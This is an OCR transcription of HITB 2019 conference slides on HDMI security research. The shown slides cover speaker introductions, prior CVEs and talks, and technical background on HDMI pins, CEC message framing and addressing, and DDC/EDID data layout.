# H(ack)DMI

## #pwning_hdmi
## #for_fun_&&_profit

---


> Singi@theori

> Changhyeon-Moon


> @HITBSecConf2019Amsterdam

# Intro.

- Changhyeon-Moon
- KITRI BoB 7th Mentee
- singiHAjin @ BoB



- Singi (Jeonghoon-Shin)
- Researcher @ Theori
- Mentor @ BoB

# Team singiHAjin @ BoB

*** 2 Mentors**


- Jeonghoon-Shin @ Theori
- Hongjin-Kim @ LG CNS

*** 1 PL**

- Sanhwi-Yang

*** 5 Mentees**

- Changhyeon-Moon (V)
- Hyejin-Jeong (V)
- Hyewon-Jo (V)
- Sooyeon-Jo (C)
- YangU-Kim (C)



# Actually.. I was in Amsterdam last month

# I will talk..

- Background
- Protocol detail
- Make fuzzer
- Fuzzing result
- Another fuzzer (!)
- Future works

# Background

# HDMI(High Definition Multimedia Interface)


Interface for sending high-definition video and audio signal from multimedia device to display device

## Features


- Devices what connected with HDMI can control each other
- Without ethernet cable, ethernet communication is possible
- Without audio cable, Upstream audio data to surround audio system
- etc..

## Types

normal type



19 pins (Type A)



Type B,C,D,E

## Pin maps

| | |
|---|---|
| 1~12pins | Video/Audio |
| 13 pin | Control |
| 14 | Utility |
| 15,16 | i2c |
| 17,18 | (+),(-) |
| 19 | Plug detect |

Do you think you can hack into HDMI?

Me

What?? Is that possible?

Well.. I don't think so

Normal people

What about developers..?

# Previous Research

**Vulnerability Details : CVE-2017-9689**

In Android for MSM,
corruption.

**Vulnerability Details : CVE-2017-9719**

In android for MSM,
frame size is out of r

**Vulnerability Details : CVE-2017-9722**

In Android for MSM, Firefox OS for MSM, QRD Android, with all Android releases from CAF using the Linux kernel
controlled by userspace, is too large, a buffer overflow occurs.


Memory Corruption in Linux Kernel

# Previous Research

- **Black Hat Europe 2012 - Andy Davis**
  - Hacking Displays Made Interesting
- **44CON 2012 - Andy Davis**
  - What the HEC? Security implications of HDMI Ethernet Channel and other related protocols
- **Defcon23 (2015) - Joshua Smith**
  - High-Def Fuzzing: Exploring Vulnerabilities in HDMI-CEC

# Protocol Detail

# Overview (spec is good reference)




# TMDS
- Carry video and audio data


# CEC
- Provides **high-level control functions** between audiovisual products

# DDC
- HDMI source to **determine the capabilities** and characteristics of the Sink

# HEAC (HEC + ARC)
- **Ethernet + Audio return channel**

# Hot Plug Detect
- Plug connect detect


# Overview_Pin map




port side

| | |
|---|---|
| 1~12pins | TMDS |
| 13 pin | CEC |
| 14 pin | Utility(HEAC) |
| 15,16 pin | DDC |
| 17,18 pin | (+),(-) |
| 19 pin | HPD<br>(Hot Plug detect) |

# CEC(Consumer Electronics Control)



# CEC

- CEC provides a **number of features** designed to **enhance the functionality** and **interoperability of devices** within an HDMI system.

## * CEC Brand Names

* PulseEight


| | | | | | | | |
|---|---|---|---|---|---|---|---|
| AOE | E-Link | Hitachi | HDMI-CEC | LG | SimpLink | Runco International | RuncoLink |
| Loewe | Digital Link / Digital Link Plus | Mitsubishi | NetCommand for HDMI | Onkyo | RIHD | Samsumg | Anynet+ |
| Panasonic | VIERA Link / HDAVI Control / EZ-Synz | Philips | EasyLink | Pioneer | Kuro Link | Sharp | Aquos Link |
| sony | BRAVIA Link / BRAVIA Sync | Toshiba | Regza Link / CE-Link | | | | |

# CEC

- All CEC devices have both a **physical and logical address**, whereas non-CEC devices only have a physical address.

## * Physical Address

- 4 digits long (n.n.n.n)
- 0.0.0.0 ~ F.F.F.F
- 5-device-hierarchy



# CEC

- All CEC devices have both a **physical and logical address**, whereas non-CEC devices only have a physical address.

*** Logical Address**

- Defines a device type
- 0~15
- It represents the type
- Allocated by polling message

| Address | Type |
|---|---|
| 0 | TV |
| 1,2,9 | Recording Device |
| 3,6,7,10 | Tuner |
| 4,8,11 | Playback Device |
| 5 | Audio System |
| 12,13 | Reserved |
| 14 | Specific Use |
| 15 | Unregistered (as Initiator address)<br>Broadcast (as Destination address) |

# CEC Message

* CEC Frame

| Start bit | Header Block | Data Block1 (Opcode) | Data Block2 (Operand) | … | Data BlockN |
|---|---|---|---|---|---|

Start bit : No value, unique timing

**Header Block** : **Source, Destination Address**

**Data Block1** : **Opcode**, optional

**Data Block2~N** : **Operand**, optional, depend on opcode

* all block size is **10 bits**

* maximum message size is **160 bits** (10 blocks include header)

# CEC Message

* Block detail


| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 | EOM | ACK |

**Information bits**

- For header block, the information bits indicate **initiator(4) and destination(4) address**
- For data blocks, the information bits indicate **data or opcode, dependent on context**
- **EOM** : **‘0’** (one or more data blocks follow), **‘1’** (the message is complete)
- **ACK** : **acknowledge** the data or Header Block

# DDC(Display Data Channel)

- DDC is used by the HDMI Source to **read Sink's E-EDID** in order to **discover the Sink's configuration and/or capabilities.**
- It is used not only in HDMI but also in other display interfaces like DVI
- It is transmitted by serial communication called **I2C**



# DDC

* EDID(Extended Display Identification Data)
  - Standardized data to know **Sink's configuration and/or capabilities**
  - just 128byte
* E-EDID(Enhanced-EDID)
  - Data with **additional extended data** to transmit more information as the display's functionality increases.
  - more than 128byte
  - **E-EDID = EDID + Extension Data (CEA861-D) + (optional)**

# DDC

EDID

| | |
|---|---|
| 0-7 | Header |
| … | … |
| 21 | Horizontal Size(cm) |
| 22 | Vertical Size(cm) |
| 23 | Display Gamma |
| 25-34 | Color Characteristics |
| … | … |
| 126 | Extension Flag |
| 127 | Checksum |

CEA861-D

| | |
|---|---|
| 0 | Always “2” |
| 1 | Revision number |
| 2 | Pointer to detailed timing descriptors “d” |
| 3 | Number of detailed timing descriptor s “n” (lower 4bits) |
| 4 to (d-1) | CEA data block collection |
| d to (d+18n-1) | Detailed Timing Descriptor |
| (d+18n) to 126 | “0” padding |
| 127 | Checksum |

